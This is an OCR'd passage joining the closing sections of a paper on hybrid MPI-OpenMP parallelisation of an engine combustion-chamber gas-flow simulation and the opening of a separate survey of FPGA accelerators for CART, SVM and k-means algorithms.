The finished form of the mesh structure is shown on figure 3. Piston motion is modeled by the darker shaded structured mesh at the bottom. An additional translating unstructured mesh is attached below, which serves to adapt the uneven piston surface.




Figure 3. The mesh composition of the 2-valve and piston system is shown in the top dead center (TDC) position. Lighter-shaded parts show unstructured, non-deformable meshes, while darker-shaded parts show structured, deformable ones.

There are five meshes for each valve, supporting its movement. The generated structured mesh is flatting out the curvy "neck" of the valve. A structured, deforming mesh is placed below the valve, one above the mostly flat rim, and one above the neck. Several neighboring meshes will be sliding on each other's surface. This is handled by a special, ring shaped, structured mesh, which is one cell thick. Most cell data within will be affected throughout by the interpolation of the snapping.

The cell counts for different type of meshes are as follows: unstructured, static or translating meshes have a total of 125 k cells, deforming meshes count 300 k cells and the two ring shaped meshes handling surface sliding have 12 k cells, these sum up to 437 thousand cells.

The opening and closing of the valves is timed according to the movement of the piston. The movement of each five meshes belonging to the same valve is controlled by a single program object. Each of the three movement controlled adjusts the adaptive time step accordingly, so that layer heights before and after snapping are constant, which makes interpolation matrices also constant.

Most structural meshes have tetrahedral cells slashed from prism cells. The snapping and interpolation of these is discussed in [10]. For the ring formed mesh interpolations must be handled with care, matrices are calculated therefore beforehand [12].

C. Domain Decomposition

All tasks of mesh decomposition is mostly done using ParMETIS [19]. To keep implementation simple, one level of decomposition is done. The implementation is required to handle even several thousands of mesh parts, that can be of various types, and can reside on various processes.

The first implementation is assuming a fixed number of mesh parts, which can be partly or completely inactivated by the deformation algorithm. The data synchronization part is prepared to handle a possibly upcoming load balancing module. The synchronization handler awaits the following data:

1. Unique numbering of each mesh part.
2. Mapping of each part to the process rank currently handling it.
3. Common surface cell count for each neighboring mesh part.
4. Local indices of cells, whose data are to be transferred, for each neighbor.
5. Local indices of ghost cells to be updated with neighbor cell data.

For a specific load balance distribution of mesh parts among processes, the cell count to be communicated to every process can be calculated. As all inactive cells data and inactivity information is transferred, this cell count is constant, until mesh part distribution changes.

Cell data synchronization is done in the following manner:

1. Four separate buffers are allocated for sending and receiving cell data and inactivity data.
2. Send buffers are packed grouping data by process rank, and then by mesh part id-s.
3. Two calls to MPI_Alltoallv calls deliver the cell data to the designated processes.
4. Both receive buffers are walked synchronously. Only active cell data is updated to the ghost cell area.

The lists of mesh part cells to be synchronized, and ghost cells to be updated are calculated in the following manner:

1. Each mesh is generated and loaded by each process.
2. Synchronization cell lists are generated for these meshes by all processes.
3. Every mesh is partitioned following a predefined scheme, and intra-mesh synchronization cell lists are generated.
4. Inter-mesh synchronization cell lists are updated by partition mappings.

In the present work the following partitioning schemes are used for the different types of meshes.

1. All non-structured, static meshes are partitioned separately the usual way by ParMETIS to as much parts as processes.
2. Structured meshes always have a 2D surface, from which they get generated. This surface is partitioned to as much part as processes. All cells within the same column will belong to the same mesh part.

This scheme ensures perfect load balance for all processes, as even all calculations of snapping interpolations are distributed among the processes. However there is a great drawback on the fact, that the scheme does not consider communication cost.

There are a number of additional issues that require careful handling. The synchronization scheme of the multi-mesh surface around each valve is depicted on figure 4. As the valve is opening or closing, cells on both side of the valve rim, in diferent structured meshes get mutually activated and deactivated, meaning multiple cells may occupy the same physical space, of which only one is active. Only data from the active cell may be used for updating the appropriate ghost cell of the neighboring mesh of the piston crown.




Figure 4. Synchronization scheme of the multi-mesh surface surrounding the two valves are shown. Although every cell data is transferred, only active cell data is written to the ghost cell area.

Another issue arises, if a mesh is connected to the deforming surface of another: the indices of the cells to be synchronized must be adjusted according to the layers snapped. A similar issue must be addressed within the interface mesh, where snapping slides cell columns along each other.

The final, minor problem is the crevice below the closed valve. As degenerate cells are to be avoided, these cells are rendered inactive as long as the valve is closed (see fig. 1). Neighboring meshes must be marked, so that the appropriate boundary condition is applied beforehand, so if inactive cell data is not updated, ghost cell data will remain valid.

The decomposition procedure is primarily validated by watching conservative variables in a fully closed system, where both intake and outlet ports are closed. A full

validation is also issued, where all data are written out up to a certain precision, and compared

D. Hybrid Implementation

Both MPI and OpenMP implementations will have their limitations on the pieces of HPC hardware at hand. Conventional OpenMP code is limited by the number of cores having access to the same virtual address space. Also, if MPI is used alone with traditional domain decomposition, the per-process cell count will be frittered away as a result of the modesty of the simulation mesh size. This will considerably increase communication cost, impacting speedup in the high process count range.

It is plausible to use multi level parallelization for the intra- and inter-node level separately. For inter-node communication MPI is the most feasible choice, as is multi-threaded OpenMP for intra-node parallelization. The implementation of multi-level domain decomposition with MPI-MPI parallelization is also a viable option, however only the first scheme is studied for now.

The MPI-OpenMP hybrid implementation is done the following way. Only one, unified code is developed, in which two preprocessing symbols are utilized: PARMOD_MPI and PARMOD_OMP will adaptively cut relevant code segments of MPI and OpenMP sections in and out. In this manner, defining or not defining the symbols above will result in a serial, OpenMP-parallel, MPI-parallel, or hybrid code. To avoid the unknown pragma warning, OpenMP pragmas are accompanied by a preprocessor macro that employs the _Pragma operator if PARMOD_OMP is defined, and is left blank otherwise. Nevertheless, this practice inhibits the use of certain profiling tools that depend on source code instrumentation.

The actual hybrid code development is abiding the rule that no MPI calls shall be made within OpenMP parallel regions. For every new feature added to the code the following steps are carried out:

1. The serial code is implemented, as well as tested in a predefined manner.
2. The OpenMP parallelization and validation is done for various thread counts. Also, some benchmarks are run to bar out performance pitfalls.
3. Appropriate domain decomposition and data communication is implemented with MPI calls. Validation is done for various process counts.
4. As no MPI calls are made within OpenMP parallel regions, compiling with both preprocessing symbols defined along with the necessary flags will result in a hybrid executable. Notwithstanding, validation is still carried out for various combination of process and thread counts, including the cases where either of them is one.

Experience shows that the larger or the more complex portions of features are added and parallelized, the harder are emerging bugs to track down. Within the present simulation, these features span from flow calculations within a single static mesh to flow simulation, mesh deformation, data interpolation among fifteen meshes with various traits.

III. BENCHMARKS

Time cost of the simulation algorithm is measured in a predefined way. As time stepping is adaptive, a specific number of explicit time step loops is considered, and is measured continuously. The average and relative error of 25 time sections are calculated. All results presented here have a relative error below 1%.

Calculations are done on two pieces of HPC hardware available for researchers of the Széchenyi University. Hardware details are shown in Table 1. MPI and Hybrid benchmarks are done on the “Plexi” cluster system, while many-core OpenMP benchmarks use the “Memo” SMP machine.

TABLE I. Hardware description

System Name	Plexi	Memo
Architecture	Cluster	SMP
Processor type	Intel Xeon X5650	Intel Xeon X7560
Cores / Processor	6	8
Processor / Node	2	8
# of Nodes	20	1
Total Cores	240	64
Ram / Processor	24 GB	128 GB
Total RAM	960 GB	1024 GB
Interconnect type	Quad Infiniband	QPI

Both systems have a 64-bit Redhat Linux Enterprise Server version 5.5 installed. On the cluster system benchmarks are queued using PBS, however, full nodes are reserved at all times. For compiling, gcc version 4.1.2 is used with libgomp 3.0, boost 1.42 and OpenMPI 1.4.2.

As the serial code uses the same procedure, as the parallel implementations, the unified code is compiled without defining the PARMOD_MPI and PARMOD_OMP sections, resulting in an actual serial program. Pure MPI benchmarks are carried out with the code compiled with PARMOD_MPI only, while pure OpenMP defines PARMOD_OMP only.

A. Scaling with Different Parallel Techniques

The first bunch of runs measure MPI, OpenMP and Hybrid scaling of the solution of the Euler equations on the four-stroke engine model. As the number of used nodes and number of processes per node greatly influences performance, the maximum performance is determined first for both MPI and hybrid implementations. For OpenMP, thread assignment is left to the operating system. Results and setups are shown in Table II.

TABLE II. MAXIMUM SPEEDUP AND # OF CORES

	OpenMP	MPI	Hybrid
Speedup	20,89	41,62	61,91
# of Cores	32	76	192
# of Nodes	1	19	16
# of Processes per node	1	4	1
# of Threads per process	32	1	12

At the time of measurement one of the cluster nodes had been down for a long time. Speedup curves are obtained by running four processes per node with MPI, and one process and 12 threads per node with Hybrid mode on fewer nodes, these are plot on Figure 5.




Figure 5. The fixed-size speedup is shown for OpenMP, MPI and Hybrid techniques as a function of the number of CPU cores used, on log-log scale. The actual data are shown with symbols, which are connected for better visualization.




Figure 6. The strong scaling efficiency is shown for OpenMP, MPI and Hybrid techniques as a function of the number of CPU cores used, on log-log scale.

The strong scaling is also used to describe scalability; this is shown on Figure 6. The present form of implementation is not feasible to present weak scaling. The actual load per process can be indeed increased with the arbitrary increase of time steps, however it can be easily seen, that it will be similar to the strong scaling, and will present no new information.

Increasing cell count proportional to number of processes would prove more intriguing, however under this construction solvable.

B. Hybrid Performance of Different Cell Count Systems

It is worth investigating by all means, how increasing cell count will affect performance. Three meshes are generated and combined for this purpose. All three meshes are derived from the same 2D surface, which consists of regular triangles (see fig. 2). Several more layers are then generated by replicating the surface and moving it in the perpendicular direction. These layers are then connected to form a prism mesh, and finally every prism is appropriately cut to three tetrahedrons, as described in [10].

Setting the three meshes on top of each other, the middle one is considered deforming, and is squeezed down to one layer height in a harmonic motion. Its maximum volume is set to the sum of the other two meshes. So along the simulation, the top mesh will be stationary, the middle one will be deforming, and the lower mesh will be translating along with the lower surface of the deforming one.




Figure 7. Speedup (left) and strong scaling (right) is shown for generated meshes with various cell counts as a function of the number of CPU cores used on log-log scale.

The three cell count mesh assemblies are obtained by doubling linear dimensions in all directions. Results for mesh sizes of 168 thousand, 1.38 million and 11.2 million are shown on figure 7. The beneficial effect of the increasing cell count on scalability is obviously shown, and can be considered unsurprising.

Comparing strong scaling on figures 6 and 7, it is expected, that a mesh assembly of size around 500 k generated with the method above will allow a scaling performance of about 50%. However, the combustion chamber setup reached just above 25%, which can be deemed acceptable for first run tests.

C. OpenMP Efficiency

It is highly misleading, that MPI performance is compared in a way, where the supplemental resources per process are more abundant than the resources each thread has in the hybrid run. To study the actual behavior, 7 nodes i.e. 84 cores are picked and loaded fully. The native MPI, and several hybrid configuration benchmark results are shown on figure 8.

It is to be noted, that the performance of the pure MPI run on 84 packed cores, a speedup of 16, is well below the maximum speedup of 62 on 76 cores. It is also to be noted, that multi-level mesh decomposition, that consider processes residing on the same machine can have far better performance. The later approach, however, could be also considered an MPI-MPI hybrid technique.

This naïve hybrid implementation adds at least a factor of two if fewer, and a factor of one and a half if most resources are available.




Figure 8. Speedup and strong scaling is shown for various hybrid configurations of 84 cores used on 7 nodes on log-log scale. The thread per process is shown from 1 (12 MPI process / node) to 12 (1 MPI process / node)

IV. CONCLUSIONS

The achieved speedup of 62 for the hybrid implementation can be considered encouraging. The factor four of the room left for speedup can be achieved by two factors. The first one is to implement further schemes of partitioning for structured meshes, taking also communication costs in account. Secondly, mesh migration and proper load balancing, that packs close mesh parts to the same node will minimize these costs further.

Regarding the snapping algorithm on structured meshes, several case-specific implementations were needed, that is not necessarily useful for different cases. As interpolation matrices can be calculated with a time cost proportional to the cell count, on-the-fly meshing seems to be more of an option.

It is clear, that multi level parallelization, which adapts to hardware environment, is needed for even modest sized clusters. Hybrid implementations are mandatory not only for petascale systems, but also for problems, that are not so obviously embarrassingly parallel.

ACKNOWLEDGMENT

The author thanks Zoltán Horváth and András Horváth for introducing him to this intriguing and challenging engineering problem. The author is also indebted to Gundolf Haase and Manfred Liebmann for extensive discussions on parallelization and optimizations issues. Also thanks to the group of Tamás Morauszki, especially Péter Mándli for providing the author with the necessary mesh files.

REFERENCES

[1] see e.g.: L.D. Landau, E.M. Lifshitz, “Course of theoretical physics,” vol. 6, “Fluid Mechanics”, Pergamon Press, 1959.

[2] see e.g.: G. Moretti and M. Abbett, “A time-dependent computational method for blunt body flows,” AIAA Journal, vol. 4, no. 12, pp. 2136–2141, 1966.

[3] K. Hoin, J.A. Caton, L. Seangwock: “A Study on the Performance and Emissions Characteristics of a DI Compression Ignition Engine Operated With LPG and DTBP Blending Fuels,” ASME 2011 Internal Combustion Engine Division Fall Technical Conference (ICEF2011) October 2–5, 2011, Morgantown, West Virginia, USA.

[4] D.J.Torres, H.L.Yuanhong, K.Song-Charng: “Partitioning strategies for parallel KIVA-4 engine simulations,” Computers & Fluids, vol. 39, issue 2, pp. 301-309, 2010.

[5] T. Lucchini, G. Montenegro, G. D’Errico: “CFD simulations for internal combustion engines: combustion, internal flows, integrated 1D-multiD simulations,” Convegno CAPI Fluidodinamica Computazionale, 2007.

[6] see e.g.: C.B. Laney: “Computational gas dynamics,” Cambridge University Press, 1998.

[7] Z. Horváth, A. Horváth: “Numerical simulation of compressible fluids with moving boundaries: an effective method with applications,” Numerical mathematics and advanced applications. Proceedings of ENUMATH 2003, the 5th European conference on numerical mathematics and advanced applications, Prague, Czech Republic, August 18-22, 2003. Berlin: Springer. pp. 471-482, 2004.

[8] G. Vijayasundaram: “Transonic flow simulations using an upstream centered scheme of Godunov in finite elements,” J. Comput. Phys. 63, 1986, pp. 416-433.

[9] see e.g.: M. Feistauer: “Mathematical Methods in Fluid Dynamics,” Longman, London, pp. 457-460 1993.

[10] A. Horváth, Z. Horváth: “Numerical simulation of compressible fluid flow in 3D domains with translating boundaries,” Proceedings in Applied Mathematics and Mechanics 4, pp. 422-423, 2004.

[11] M. Liebmann, C.C. Douglas, G. Haase, Z. Horváth: “Large scale simulations of the Euler equations on GPU clusters” International Symposium on Distributed Computing and Applications to Business, Engineering and Science. Hong Kong, China, 2010, pp. 50-54.

[12] L. Környei: “Computation Techniques in a High Performance Parallel Simulation of Gas Dynamics in a Combustion Chamber”, Acta Technica Jaurinensis, in press.

[13] G. Takács: “GPU-parallel 3D Euler flow simulation on unstructured polyhedral meshes”, Conference on Simulation and Optimization, Széchenyi University, Győr, 2011.

[14] R. Demming, D. J. Duffy: “Introduction to the Boost C plus plus libraries,” Datasim Education, 2010.

[15] M. Wierse: “Higher order upwind schemes on unstructured grids for the compressible Euler equations in timedependent geometries in 3D.” Dissertation, SFB256, Bonn University, 1995.

[16] P. H. Epstein. R. Reitz, D. Foster: “Computations of a two-stroke engine cylinder and port scavenging flow.” SAE 910672.

[17] J. Steger: “On the use of composite grid schemes in computational aerodynamics.” Computer Methods in Applied Mechanics and Engineering, vol. 64, pp. 301-320, 1987.

[18] A.A. Amsden, P.J. O'Rourke, T.D. Butler, K. Meintjes, T.D. Fansler: “Comparisons of computed and measured three-dimensional velocity fields in a motored two-stroke engine.” SAE 920418.

[19] G. Karypis, K. Schloegel, V. Kumar: ”ParMETIS: Parallel graph partitioning and sparse matrix ordering library version 3.1,” Technical report, Univ. of MN, Dept. of Computer Sci. and Engr., 2003.

FPGA implementations of data mining algorithms

P. Škoda*, B. Medved Rogina*, V. Sruk**
* Ruđer Bošković Institute, Zagreb, Croatia
** Faculty of electrical engineering and computing, University of Zagreb, Zagreb, Croatia

Abstract - In recent decades there has been an exponential growth in quantity of collected data. Various data mining procedures have been developed to extract information from such large amounts of data. Handling ever increasing amount of data generates increasing demand for computing power. There are several ways of dealing with this demand, such as multiprocessor systems, and use of graphic processing units (GPU). Another way is use of field programmable gate array (FPGA) devices as hardware accelerators. This paper gives a survey of the application of FPGAs as hardware accelerators for data mining. Three data mining algorithms were selected for this survey: classification and regression trees, support vector machines, and k-means clustering. A literature review and analysis of FPGA implementations was conducted for the three selected algorithms. Conclusions on methods of implementation, common problems and limitations, and means of overcoming them were drawn from the analysis.

I. INTRODUCTION

Thanks to development of computer systems and its applications, the last several decades have been marked by exponential growth of collected data in all areas of human activity. To deal with this continuous and increasing influx of data it was necessary to develop computational methods for extracting information and discovering knowledge. Computational process of non-trivial information extraction is called data mining. Data mining makes use of methods from closely related fields such as statistics, artificial intelligence, machine learning, pattern recognition and databases.

With most data mining methods, the quantity of data directly impacts computational load. High computational loads occur because many problems include large quantities of data and require carrying out complex computations in many-dimensional space. The issue of computational load is a significant one. Quantity of collected data continually increases which implies that available compute power must increase to keep up with it.

Since CPU clock frequency no longer increases by the Moore's law, increase in compute power must be achieved by other means. One approach to the problem is using multi-core processors, multiprocessor systems, and computer clusters, where the program is still executed on general purpose CPUs. Another approach is using hardware accelerators, where the compute-intensive parts are executed on special purpose units. Currently available accelerator units are graphics processor units (GPU) and field programmable gate array (FPGA) devices, which are the focus of this paper. Both platforms have their advantages and disadvantages, and a review of their capabilities in compute-intensive applications is presented in [1].

FPGAs are integrated circuits designed to be configured by the user after manufacturing. An FPGA contains a matrix of configurable logic blocks and a hierarchy of reconfigurable interconnects that allow the blocks to be connected together. A configurable logic block contains look-up tables, multiplexers and flip-flops which together with interconnect allow performance of complex combinatorial and sequential functions and implementation of a wide variety of digital systems as well. Modern FPGAs also contain specialized memory, arithmetic, and communication blocks which enable more efficient implementations of digital systems. By allowing implementation of custom computational architectures FPGAs provide opportunities for exploitation of parallelism inherent in implemented algorithm.

This paper gives a review of current development in FPGA based hardware acceleration of select data mining algorithms. There are many algorithms developed for, and being used in data mining. From the multitude of algorithms Wu et al. in [2] present the top ten identified by the IEEE International Conference on Data Mining in December 2006. Of those ten, three have been selected for this survey: classification and regression trees, support vector machines, and k-means clustering. For the selected algorithms a survey of literature had been conducted, and found implementations have been analyzed.

This paper is organized as follows: Short introduction to selected algorithms is given in Section II; Results of literature survey are presented in Section III; Analysis of characteristics common to most FPGA implementations are presented in Section IV; Conclusions are given in section V.

II. SELECTED ALGORITHMS

To limit the scope of this survey, three algorithms have been selected from the ten identified by Wu et al. [2]. Data mining tasks of primary interest were classification and clustering as arguably the most common tasks. Of the top ten algorithms, five—C4.5, classification and regression trees, support vector machines, k-nearest neighbors, and naïve Bayes—are used for classification and two—k-means and expectation maximization—are used for clustering. As consequence of this count, two classification and one clustering algorithms were selected. The final criterion for selection was perceived amenability to fine-grained parallelization. The seven algorithms were analyzed with special attention paid to repeated use of same arithmetic and logic operations over multiple data,

and possibilities of pipelining the algorithms' implementations. From this analysis classification and regression trees, support vector machines, and k-means clustering emerged as algorithms with potentially highest gains from fine-grained parallelization.

A. Classification and Regression Trees

Classification and regression tree (CART) is a decision and regression tree learning algorithm. In decision trees the output is a prediction on class to which the data item belongs. In regression trees the output is a real number, and the tree represents an approximation of the function that maps input data to predicted outcome. One other well known decision tree learning algorithm is C4.5. Decision trees are easy to interpret, can readily be converted into a set of "if-then" rules, and can work with incomplete data.

Decision trees consist of nodes and leaves. Nodes represent simple attribute test which splits the data and determines branching of the tree into two or more branches. Leaves represent predicted class labels of the input data—the classification of the data. Classification is performed passing the data through the tree starting at the root node. Attributes are tested at each node and braches followed as determined by the test. When a leaf is reached its associated class label is the classification output.

CART algorithm constructs binary trees, and can work with categorical and numerical attributes. It works with "raw" data, i.e. it doesn't require preprocessing of data. The learning process is based on finding a test that defines the best split of the data. Test for categorical attributes is defined as "attribute $X_i = C$", and for numerical as "attribute $X_i \leq C$". Split quality is estimated by some information metric. Commonly used metrics are Gini impurity, and entropy. Once the attribute test giving the best split is found, the data is split according to it and procedure repeated recursively on the obtained subsets. To prevent overfitting, the splitting process can be stopped early by some rule, or pruning process may be run after the tree is built.

B. Support Vector Machines

Support vector machine (SVM) is one of the most popular methods for classification. The main idea of this method is finding a classification function that separates points from two classes from by finding a hyperplane that separates them optimally. For training set $\{\mathbf{x}_i, y_i\}$, where $\mathbf{x}_i \in \mathbb{R}^n$, and $y_i \in \{-1, 1\}$, classification function is of form:

$$f(\mathbf{t}) = \operatorname{sgn}\left(\sum_i \alpha_i y_i \, \mathrm{K}(\mathbf{t}, \mathbf{x}_i) + b \right) \qquad (1)$$

where: $\mathbf{t}$ is point (vector) to be classified, α_i are positive real constants, b is a real constant, and $\mathrm{K}(\mathbf{t}, \mathbf{x}_i)$ is a kernel function. Kernel function maps points from original space into a space where they become linearly separable. Some commonly used kernels are linear, polynomial, and Gaussian.

Hyperplane that optimally separates the sets is the one that maximizes the margin, i.e. which maximizes the distance from the hyperplane to the nearest vectors from both sets. For sets that cannot be completely separated the soft margin is introduced, which allows some level of misclassification of the training set. The points closest to the hyperplane are named support vectors, and they define the classifier. Finding classifier parameters α_i is a quadratic optimization problem. There are several algorithms for learning SVMs, e.g. sequential minimal optimization, and gradient projection.

C. K-means Clustering

K-means clustering is a simple iterative procedure for dividing a set of points into a predefined number k of clusters. Algorithm is executed on a set of d-dimensional vectors $\{\mathbf{x}_i, \mathbf{x}_i, \ldots, \mathbf{x}_n\}$, where $\mathbf{x}_i \in \mathbb{R}^d$. Clusters $\{S_1, S_2, \ldots, S_k\}$ are represented by their centers $\boldsymbol{\mu}_j$.

The algorithm starts by choosing k points from $\mathbb{R}^d$ which will be the starting values for centers $\boldsymbol{\mu}_j$. These points can be chosen in several ways, e.g. randomly of using some heuristic. After initialization of centers, the following two steps are iterated until the algorithm converges: (a) clusters are formed by assigning points to their closest center, and (b) new centers are found by computing the mean of all points in a cluster. Algorithm converges when points no longer change clusters. For distance metric, Euclidian distance is most common.

III. Literature Survey Results

A. Classification and Regression Trees

Survey of literature uncovered only one publication on FPGA implementation of decision tree learning. Narayanan et al. [3] have used FPGA to implement decision tree induction system for binary classification.

Gini impurity computation was implemented in hardware, as computationally most intensive part of learning process. One peripheral unit contains 16 Gini units working in parallel, as well as additional logic for finding the minimum Gini impurity and its associated data split. The peripheral unit is connected to the CPU's local bus. The implementation uses 16.16 fixed-point arithmetic. Algorithm is executed on a PowerPC CPU embedded in the FPGA device. The system is implemented on Xilinx Virtex-II Pro platform, with 100 MHz clock rate. The achieved speedup is 5.58× compared to pure software implementation running on the same platform.

B. Support Vector Machines

The research in hardware implementations of SVM is closely related research in embedded systems. As consequence using floating-point arithmetic is usually avoided in order to reduce energy consumption, and to reduce usage of logic resources in FPGAs. Computationally most intensive part of SVM training process is the matrix-vector multiplication.

Anguita et al. propose in [4] what was probably the first FPGA implementation of SVM training. In the paper they present a concise analysis quantization error and its influence on performance of SVM, with emphasis on fixed-point arithmetic and its influence. They present a

new SVM training algorithm suited for hardware implementation using fixed-point arithmetic. Algorithm has two phases which are executed alternately. In the first phase the quadratic optimization problem of finding parameters α_i with fixed parameter b is solved. In second phase the found parameters α_i are fixed and parameter b is found using bisection method. The training process is executed in hardware only. Calculation of sum $\sum_i q_{ij} \alpha_j$ is parallelized using up to 32 processing units. Using fixed-point arithmetic (8.8 to 16.13 formats), classifiers achieved performance comparable to the classifiers with floating-point training. The systems was implemented on Xilinx Virtex-II platform, with 19 to 35 MHz clock rate, depending on word width.

Pedersen et al. [5] have experimented with speeding up classifying with and training SVMs. Their focus was on accelerating scalar product computation by introducing hardware multiply-accumulate unit (MAC). The program was run on a hardware Java virtual machine [6] with the MAC unit attached to it. The system was implemented on Altera Cyclone platform, with 100 MHz clock rate. Speed-up achieved by using MAC unit was up to 59.8 % for training, and up to 6.5 % for classification.

Cadambi et al. in [7] present and advanced architecture of SVM training coprocessor. They use fixed-point arithmetic in 16.16 format, and on two of the datasets in 16.4 format. The system consists of a computer that executes training algorithm and an FPGA coprocessor for scalar product computation. Coprocessor contains 128 processing elements, which execute multiplication and accumulation, organized in 4 clusters, each containing 4 fields of 8 elements. Coprocessor uses local memory to store training set vectors, and uses buffers to enable the computation to run simultaneously with data transfer to and from the computer. Buffers are used to hide the data transfer latency and prevent stalling the coprocessor. The system was implemented on Xilinx Vitex-5 platform. Training time was compared to scalar and vector software implementations running on dual-core 2.2 GHz Opteron CPU. Speed-ups were 18.2× compared to scalar, and 6.5× compared do vector implementation.

Cao el al. in [8] present an implementation developed for Keerthi's training algorithm [9]. Keerthi introduces error matrix:

$$e_i = \sum_j a_j y_j \, \mathrm{K}(\mathbf{x}_i, \mathbf{x}_j) - y_j \qquad (2)$$

which is used for correction of parameters α_j, and b. To find the lower and upper bound of parameter b, a comparison is made over all e_i. This two parts of the algorithm—computation and comparison of e_i—are parallelized by means of error cache update (ECU) units. ECUs implement computation of error matrix elements and tracking of upper and lower bound of parameter b. ECU contains Gaussian kernel look-up tables, and MAC units for *ei* computation. Additionally, each ECU has its own local memory used for storing training vectors and temporary parameter values. The authors have investigated classifier performance achieved with different combinations of word widths and sizes of Gaussian kernel look-up table. Classifier with 16-bit arithmetic and table size of 1024 values, achieved classification accuracy equal to that of reference software classifier with floating-point arithmetic. The system was implemented on Xilinx Virtex-4 platform, with 75 MHz clock rate.

Papadonikolakis and Bouganis in [10] present an architecture that takes into account attribute data ranges of training datasets. They classify datasets as homogenous, in which dynamic ranges of attributes are equal, and heterogeneous, in which attributes have highly differing dynamic range, They identify evaluation of kernel functions as the most time consuming part of the algorithm and implement this functionality in hypertiles. Hypertiles implement scalar product using parallel fixed-point multipliers and a pipelined adder tree, followed by a floating-point kernel processor. For heterogeneous datasets each individual multiplier's arithmetic format is adapted to its input data format in order minimize its resource usage and to make the hypertile as compact as possible. The training vectors are stored in FPGA's local memory. Their approach requires training set analysis before implementing the hypertiles in order to extract attribute's data ranges. The system was implemented on Altera Straix III platform.

Wang el al. in [11] present a least squares SVM [12] implementation targeted for online SVM training in embedded systems. They partition the system into static and reconfigurable part. The static part contains embedded CPU, memory controllers and peripherals required for algorithm execution and communication with the host computer. They identify two parts of LS-SVM training algorithm as the most time consuming: the kernel matrix formulation and the least square problem solution, which are implemented as the reconfigurable parts of the system. The reconfigurable parts were loaded into the FPGA when the algorithm required them. The kernel matrix formulation is implemented with 8 kernel processing elements working in parallel. The least squares problem solver implements Cholesky matrix decomposition using 8 parallel processing elements for computing scalar product. The algorithm FPGA's external memory was used for storing intermediate results. The entire design uses single precision floating-point arithmetic. The system was implemented on Xilinx Virtex-5 platform with 150 MHz clock rate. Performance was compared to 2.93 GHz Xeon computer. Achieved speedups were in range from 6.02× to 218.45× for 512 to 8192 training samples.

C. K-means clustering

FPGA implementations of k-means clustering are primarily focused on image and video processing applications. Research is for the most part focused on computation of distance metric, which is the most computationally intensive part of the algorithm.

Estlick et al. [13] considered two modifications of the algorithm which could increase the available parallelism: alternative distance metrics, and smaller word width of input vectors. Alternative metrics were experimentally evaluated and the Manhattan distance—$\sum_i |x_i - \mu_i|$—was found to be the most suitable with respect to quality of

clustering and complexity of implementation. Experimentally was demonstrated that input data word width can be significantly decreased without adversely affecting clustering quality. The implementation used Manhattan distance metric, without word width decrease. FPGA uses two private external memories: one for storing pixel values, and the other for storing clustering results. The system is organized in a pipeline which executes distance computation, and finding minimum distance and associated cluster. Software that runs on host computer loads the pixels into the FPGA memory, and sets new cluster center values for each iteration. The system was implemented on Xilinx Virtex platform, with 50 MHz clock rate. The achieved speed-up was 200× compared to software implementation executed on a 500 MHz Pentium III computer.

